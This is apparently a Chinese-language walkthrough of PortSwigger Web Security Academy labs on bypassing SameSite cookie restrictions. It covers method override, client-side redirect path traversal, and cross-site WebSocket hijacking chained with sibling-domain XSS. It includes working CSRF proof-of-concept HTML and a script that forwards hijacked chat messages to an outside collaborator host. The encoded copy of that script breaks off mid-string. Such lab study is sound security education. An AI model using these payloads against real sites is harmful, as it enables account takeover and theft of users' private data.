
相似的攻击方式也可以用在csrfkey与提交的csrf强关联验证的情况，可以通过设置csrf为fake强制绕过验证：



3.2.2 Samesite Lax/Cookie跨域攻击

https://portswigger.net/web-security/csrf/bypassing-samesite-restrictions/lab-samesite-lax-bypass-via-method-override

Cookie samesite是chromium内核浏览器对前端的一个属性限制，如果前端所在网址与后端API不同域，则会限制前端返回Cookie.



Cookie的Samesite属性有三种：

类型	描述
SameSite None	将在所有跨源请求中发送 cookie，将被视为普通（旧）Cookie 。
SameSite Lax	仅在顶部窗口导航（例如`<a>`标签、`window.open()`）中的GET请求中发送 cookie 。
SameSite Strict	仅当用户在URL栏中键入网站并按Enter时，才会发送 cookie 。


当SameSite属性为lax的时候，可以通过构造含有顶部窗口导航的恶意页面进行cookie盗取，从而达成跨域CSRF攻击的目的。


参考资料：

https://web.dev/samesite-cookies-explained/

https://web.dev/samesite-cookie-recipes/

在该题中，更改邮箱的请求中并没有任何包含csrf的参数。但由于cookie存在无法实施跨域攻击，所以需要某种方法盗取cookie.网站的回显中没有包含任何关于cookie的限制，说明了samesite属性值为lax.






在这种情况下，一般会先考虑将请求包修改为GET请求，因为GET请求会包含顶部窗口导航，但这题中后端只接受post请求，需要构造恶意请求。

将请求头改为包含GET的请求，但使浏览器识别为post：

```
GET /my-account/change-email?email=foo%40web-security-academy.net&_method=POST HTTP/1.1
```



利用这一方法，构造payload:

```
payload 1
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>
        document.location = "https://0ae2001103d55d8c806f0d570045000c.web-security-academy.net/my-account/change-email?email=pwned@web-security-academy.net&_method=POST";
```

```
    </script>
  </body>
</html>

payload 2
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://0ae2001103d55d8c806f0d570045000c.web-security-
academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="_method" value="POST">
      <input type="hidden" name="email" value="enc3l2&#64;example&#46;com" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

3.2.3 用户端重定向

https://portswigger.net/web-security/csrf/bypassing-samesite-restrictions/lab-samesite-strict-bypass-via-client-side-redirect

在上一题中我们发现了有关SameSite漏洞的处理方式。当Samesite参数为Strict时无法使用上述的方法，可以考虑使用客户端重定向。

1. 服务器端转发和客户端重定向

（1）服务器端转发是一次请求响应的过程

> **request.getRequestDispatcher("index.html").forward(request,response);　转发是在服务器内部完成的，因此客户端是不知道的，因此地址栏不变**

（2）客户端重定向是两次请求响应的过程

> **response.sendRedirect("index.html");　重定向是客户端发的第二次请求，因此客户端是知道的，因此地址栏是变化的**

2. 保存作用域（属性域）

保存作用域有四个：page、request、session、application

> **（1）目前我们主要使用前后端分离或者使用thymeleaf作为视图技术，不再使用JSP技术（除非是传统项目的维护），因此page这个属性域基本不用**
> **（2）request属性域:一次请求响应范围有效**
> **（3）session属性域:一次会话范围有效**
> **（4）application属性域:应用程序级别有效。服务器从启动开始，这一次应用程序生效，一直到服务器停止，这一次应用程序结束。**

在此题中，测试博客的评论功能，发现评论提交时会短暂重定向到另一个网页，url为：

```
../post/comment/confirmation?postId=x
```

抓包发现这个请求是在客户端本地被重定向的，负责重定向的文件为：


```
/resources/js/commentConfirmationRedirect.js
```

更改post请求中的postId,则会被重定向到**../post/x**(如果网站存在)，那么可以通过构造截断使其重定向到登陆界面：

```
/post/comment/confirmation?postId=1/../../my-account
```

但是重定向到登录页面是不够的，我们需要构造一个恶意请求头判断其是否保留登陆状态

```
<script>
    document.location = "https://YOUR-LAB-ID.web-security-
academy.net/post/comment/confirmation?postId=../my-account";
</script>
```



发现并没有直接退出，说明重定向文件会保留session cookie的登陆状态，并不会对外部网站重定向做过滤。

使用类似的方法构建payload即可：

```
<script>
    document.location = "https://YOUR-LAB-ID.web-security-
academy.net/post/comment/confirmation?postId=1/../../my-account/change-email?
email=pwned%40web-security-academy.net%26submit=1";
</script>
```

3.2.4 跨域WebSocket劫持


https://portswigger.net/web-security/csrf/bypassing-samesite-restrictions/lab-samesite-strict-bypass-via-sibling-domain


这一方法也适用于samesite=strict的网页，当网站鉴权用户的依据只存在于网站cookie而没有任何其他的csrf token辅助时，可以通过构建跨域恶意页面诱导用户点击达成信息泄露等目标。

WebSocket是通过HTTP启动的双向、全双工通信协议。它们通常用于流式传输数据和其他异步流量的现代Web应用程序中。最常见的是网站中的聊天机器人


WebSocket是HTML5推出的新协议，是基于TCP的应用层通信协议，它与http协议内容本身没有关系。同时 WebSocket 也类似于 TCP 一样进行握手连接，跟 TCP 不同的是，WebSocket 是基于 HTTP 协议进行的握手，它在客户端和服务器之间提供了一个基于单 TCP 连接的高效全双工通信信道.WebSocket连接是通过HTTP发起，通常是长期存在的。消息可以随时向任何一个方向发送，并且本质上不是事务性的。连接通常保持打开和空闲状态，直到客户端或服务器发送消息。

Websocket在该题的chat模块内，burp显示如下：






查看请求发现，cookie设置了samesite=strict,说明只能同源攻击，但只有session cookie没有anti-csrf token.




在exploit server中写一个简单的脚本，将请求的详细内容转接到新打开的collaborator窗口中：

```
<script>
    var ws = new WebSocket('wss://YOUR-LAB-ID.web-security-academy.net/chat');
    ws.onopen = function() {
        ws.send("READY");
    };
    ws.onmessage = function(event) {
        fetch('https://YOUR-COLLABORATOR-PAYLOAD.oastify.com', {method: 'POST',
mode: 'no-cors', body: event.data});
    };
</script>
```




说明确实存在websocket劫持攻击。但由于samesite参数设置，我们必须想办法绕过这一限制，才能同源攻击。在proxy history中寻找可疑的同源域名。发现在chat.js的请求中有一个可疑域名。进入查看：




Login


Invalid username: enc3l

Username Password Log in



不存在的用户名直接在前端回显了，说明存在XSS漏洞：






同级域的xss可以取得我们目标网站的信任，那我们可以尝试构造xss+csrf漏洞绕过samesite限制进行跨站点WebSocket劫持。写写一个简单的payload用于劫持websocket的交互信息：

```
<script>
    var ws = new WebSocket('wss://0a80009c03fe7db380a4121e00770Od9.web-security-academy.net/chat');
    ws.onopen = function() {
        ws.send("READY");
    };
    ws.onmessage = function(event) {
        fetch('https://ddus7k7dcgwtn5t1uutzbv9v4maey3.oastify.com', {method: 'POST', mode: 'no-cors', body: event.data});
    };
</script>

#%3c%73%63%72%69%70%74%3e%0a%20%20%20%20%76%61%72%20%77%73%20%3d%20%6e%65%77%20%57%65%62%53%6f%63%6b%65%74%28%27%77%73%3a%2f%2f%30%61%38%30%30%30%39%63%30%33%66%65%37%64%62%33%38%30%61%34%31%32%31%65%30%30%37%37%30%30%64%39%2e%77%65%62%2d%73%65%63%75%72%69%74%79%2d%61%63%61%64%65%6d%79%2e%6e%65%74%2f%63%68%61%74%27%29%3b%0a%20%20%20%20%77%73%2e%6f%6e%6f%70%65%6e%20%3d%20%66%75%6e%63%74%69%6f%6e%28%29%20%7b%0a%20%20%20%20%20%20%20%20%77%73%2e%73%65%6e%64%28%22%52%45%41%44%59%22%29%3b%0a%20%20%20%20%7d%3b%0a%20%20%20%20%77%73%2e%6f%6e%6d%65%73%73%61%67%65%20%3d%20%66%75%6e%63%74%69%6f%6e%28%65%76%65%6e%74%29%20%7b%0a%20%20%20%20%20%20%20%20%66%65%74%63%68%28%27%68%74%74%70%73%3a%2f%2f%64%64%75%73%37%6b%37%64%63%67%77%74%6e%35%74%31%75%75%74%7a%62%76%39%76%34%6d%61%65%79%33%2e%6f%61%73%74